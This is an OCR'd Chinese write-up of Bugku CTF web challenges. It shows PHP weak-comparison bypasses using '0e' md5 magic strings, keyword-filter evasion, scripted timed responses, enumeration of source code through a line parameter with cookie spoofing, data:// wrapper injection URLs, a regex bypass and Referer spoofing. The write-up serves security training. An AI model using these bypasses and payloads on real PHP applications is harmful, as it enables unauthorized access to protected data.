
上面的php代码意思是获取get参数，将get参数中的 **key** 替换为空，之后将 **key1** 参数与 **key2** 参数通过md5加密后输出。
如果 md5加密后的 **key1** 和 **key2** 相同，并且 **key1** 与 **key2** 的**值或类型**不同，则输出flag。

首先的问题是它会将我们上传的参数key替换为空，那么我们将如何为key1和key2赋值呢？
我们可以这样子：**ke**`key`**y1**。这样会将中间的key替换为空，就相当于上传了参数key1，key2同理。


第二个问题是如何使加密后的**key1**和**key2**相同，但是**key1**和**key2**的值或类型不同呢？

- 一、利用 == 的特性
  - 在php中，== 会将左右两边的值进行比较，但是如果 == 两边的类型不同，其会将类型转换成相同的再进行比较。
  - `"0e123456"` == `"0e456789"` 相互比较的时候，会将0e这类字符串识别为科学计数法的数字，0乘以10的无论多少次方都是零，所以相等。
  - 0==字符串成立

这里我们利用第二个特性，使**key1**和**key2**加密后为`0e....`
下列的字符串的MD5值都是0e开头的：
QNKCDZO
240610708
s878926199a
s155964671a
s214587387a
s214587387a



- 二、利用md5()的特性
  - md5函数的参数不能传为数组，参数为数组时会返回**null**



20.成绩单


21.秋名山老司机

打开链接，如下

F12 与 抓包并未发现任何有价值的信息
既然要求计算，那么一定要提交到网页中。
这时候问题就来了

- 提交的方式是 **GET** 还是 **POST** 。
- 参数名是什么

重新刷新页面试试，得到了如下页面：




到这里就问题就明朗了，以 **POST** 方式提交，参数名应该为value。
同时要求两秒内提交，应该是要写脚本了

```
import requests
import re
url = "http://123.206.87.240:8002/qiumingshan/"
session = requests.Session()
reply1 = session.get(url)
str1 = re.search(r'(\d+[+\-*])+(\d+)', reply1.text, re.S).group()
result = eval(str1)
post = {'value': result}
print(session.post(url, data = post).text)
```


有时候一次跑不出来，多跑几次就可以了

22.速度要快

打开链接，没什么有用的信息，看一下源代码



要post方式提交margin，看一下请求头与响应头



请求头里有flag，其值是base64加密的

解密得:**跑的还不错，给你flag吧：MjY5MDM3** (注意这里的flag值是变化的，并不是固定的)


这里得到的flag同样是base64加密的,还需要再次解密

跑脚本吧：


```python
import requests
import base64

url = "http://123.206.87.240:8002/web6/"
sission = requests.session()
reply1 = sission.get(url)

#获取响应头中的flag值
flag = reply1.headers['flag']

#解密base加密的flag值  -----   得到的是bytes类型
flag = base64.b64decode(flag)

#将bytes类型的flag转换为str类型
flag = bytes.decode(flag)

# flag.index(':'):返回":"的索引值,   +2是为了去掉":"和后面的空格"
#flag = flag[flag.index(':')+2:]  等价于   flag = flag[15:]
flag = flag[flag.index(':')+2 :]

#再次解密
flag = bytes.decode(base64.b64decode(flag))

#构造data，通过POST方式发送
data = {'margin' : flag}
reply1 = sission.post(url, data=data)

#得到KEY{.........}
print(reply1.text)
```

23.cookies欺骗

打开链接，是一串字符串，查看一下没发现什么端倪
在 **url** 里找到了突破口,下图框住的部分base64解密后为：keys.txt



我们尝试把**index.php**包含进来,同时将**line**参数修改




得到一行代码，跑python脚本将其余的代码跑出来,脚本如下：

```python
import requests

for i in range(30):
    url = "http://123.206.87.240:8002/web11/index.php?line="+ str(i) +"&filename=aW5kZXgucGhw"
    print(requests.get(url).text, end="")
```

得到如下代码(注释是我自己加的):


```php
<?php
error_reporting(0);

#isset()函数用于检测变量是否已设置并且非 NULL,返回 TRUE  or FALSE。
#在 PHP 中，预定义的 $_GET 变量用于收集来自 method="get" 的表单中的值。
#if else的简写   三元运算符（判断条件？成立执行语句：不成立执行语句）
$file=base64_decode(isset($_GET['filename'])?  $_GET['filename']:  "");  #获取GET得到的 fliename 的值，并解密

#intval() 函数用于获取变量的整数值。
$line=isset($_GET['line'])?intval($_GET['line']):0;  #获取行号

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");  #如果 filename 值为空，发送头部信息

$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}

#in_array() 函数搜索数组中是否存在指定的值。
if(in_array($file, $file_list)){

#file() 函数把整个文件读入一个数组中。
$fa = file($file);
echo $fa[$line];
}
?>
```

这段代码关键部分就是判断cookie是否有**属性名为margin 且 值为margin**
如果有则可以访问**keys.php**,抓包修改




24.never give up

打开链接，可以看到路径中有id，尝试修改值，没什么变化



F12 查看源码




可以看到这里有提示1p.html，
我们访问一下http://123.206.87.240:8006/test/1p.html
直接跳转到bugku首页

view-source:http://123.206.87.240:8006/test/1p.html 查看源码

源码经过加密。通过三次解密得到真正的源码

```
<!-- 1p.html源码 -->
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--


var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEElMDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElN0QlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGElM0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJTIyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSUwOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UlMEElN0IlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ%3D%3D--%3E"
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>





-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
<!-- #url解密 -->第一次解密
<script>window.location.href='http://www.bugku.com';</script>
<!--JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEElMDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElN0QlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGElM0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJTIyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSUwOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UlMEElN0IlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ==-->





-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
<!-- #base64解密 -->第二次解密
%22%3Bif%28%21%24_GET%5B%27id%27%5D%29%0A%7B%0A%09header%28%27Location%3A%20hello.php%3Fid%3D1%27%29%3B%0A%09exit%28%29%3B%0A%7D%0A%24id%3D%24_GET%5B%27id%27%5D%3B%0A%24a%3D%24_GET%5B%27a%27%5D%3B%0A%24b%3D%24_GET%5B%27b%27%5D%3B%0Aif%28stripos%28%24a%2C%27.%27%29%29%0A%7B%0A%09echo%20%27no%20no%20no%20no%20no%20no%20no%27%3B%0A%09return%20%3B%0A%7D%0A%24data%20%3D%20@file_get_contents%28%24a%2C%27r%27%29%3B%0Aif%28%24data%3D%3D%22bugku%20is%20a%20nice%20plateform%21%22%20and%20%24id%3D%3D0%20and%20strlen%28%24b%29%3E5%20and%20eregi%28%22111%22.substr%28%24b%2C0%2C1%29%2C%221114%22%29%20and%20substr%28%24b%2C0%2C1%29%21%3D4%29%0A%7B%0A%09require%28%22f4l2a3g.txt%22%29%3B%0A%7D%0Aelse%0A%7B%0A%09print%20%22never%20never%20never%20give%20up%20%21%21%21%22%3B%0A%7D%0A%0A%0A%3F%3E





-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
<!-- #url解密 -->第三次解密
";if(!$_GET['id'])
{
    header('Location: hello.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
    echo 'no no no no no no no';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
    require("f4l2a3g.txt");
}
else
{
    print "never never never give up !!!";
}


?>
```

这里我们经过分析真正的源码得知最后它要包含**f4l2a3g.txt** 的内容，所以我投机了，直接访问了 **f4l2a3g.txt**



但是，不投机也可以做出来。

```php
# 这是源代码

if(!$_GET['id'])
{
 header('Location: hello.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
 echo 'no no no no no no no';
 return ;
}
$data = @file_get_contents($a,'r');

# 判断条件
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and su
bstr($b,0,1)!=4)
{
 require("f4l2a3g.txt");
}
else
{
 print "never never never give up !!!";
}
```

我们分析一下判断条件，满足以下条件即可得到flag

- **$data** 的内容为 **bugku is a nice plateform!**。
- GET方式得到的 **$id** 弱等于 0。
- GET方式得到的 **$b** 长度大于5。
- 字符串"111"与 **$b** 的第一个字符相连接后 与 字符串"1114"构成正则表达式匹配(实际上就是相等，因为俩边都是4个字符)。
- **$b** 的第一个字符弱不等于4。(可以用".", 在正则表达式中代表任意字符)


`难点`

`$data 的内容为 bugku is a nice plateform!。`

首先 $data 的值是 $a 文件的内容，满足内容为 **bugku is a nice plateform!** 的文件是否存在？如果存在，那么这个文件名是什么？在题目没给提示的情况下找这个文件无异于大海捞针。又或者在服务器中自定义一个内容为 bugku is a nice plateform! 文件，再把此文件路径赋值给 $a，同样不太可能。

所以我们就要想办法实现这个条件，我们用到的是 **PHP伪协议** (具体请自行百度)。

- 第一种方法：**php://input（可以访问请求的原始数据的只读流，将post请求中的数据作为PHP代码执行。）**



- 第二种方法：**data://text/plain**
- **http://123.206.87.240:8006/test/hello.php?id=.&a=data://text/plain,bugku is a nice plateform!&b=.12345**
- **http://123.206.87.240:8006/test/hello.php?id=.&a=data://text/plain;base64,YnVna3UgaXMgYSBuaWNlIHBsYXRlZm9ybSE=&b=.12345**

27.字符?正则?

打开链接，如下：

```php
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```


代码大意为：获取GET方式提交的参数名为 **id** 的值，若参数值符合前面的正则表达式。就可以得到flag。
主要部分在于分析正则表达式

- “/key.*key.{4,7}key:/.(.*key)[a-z][[:punct:]]/i”

首先是最外层的`/...../i`代表里面的正则表达式匹配字符串时不区分大小写

接着分析：key`.*(匹配任意字符0-n次)` key`.{4-7}(匹配任意字符4-7次)`:`\/(匹配字符/)`.`\/(匹配字符/)` `(.*key)(key 或 字符串结尾为key)` `[a-z](匹配小写字母)` `[[:punct:]](匹配任意标点符号 )`

结果图：



30.你从哪里来

打开链接：

are you from google?

最初以为是要修改user-agent,改了以后也没有得到什么信息

后面想是不是要从谷歌跳转至本页面

在请求头添加 **referer:https://www.google.com**

结果：

31.md5 collision(NUPT_CTF)

这道题确实是不会

md5碰撞，我知之甚少。

不过我在网上找到了这道题的源码，如下：

```php
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

这就简单了，a的值md5加密后为`0E`开头就可以了

```
0e开头的md5和原值：


原值：QNKCDZO
md5值：0e830400451993494058024219903391

原值：240610708
md5值：0e462097431906509019562988736854

原值：s878926199a
md5值：0e545993274517709034328855841020

原值：s155964671a
md5值：0e342768416822451524974117254469

原值：s214587387a
md5值：0e848240448830537924465865611904

原值：s214587387a
md5值：0e848240448830537924465865611904

原值：s878926199a
md5值：0e545993274517709034328855841020

原值：s1091221200a
md5值：0e940624217856561557816327384675

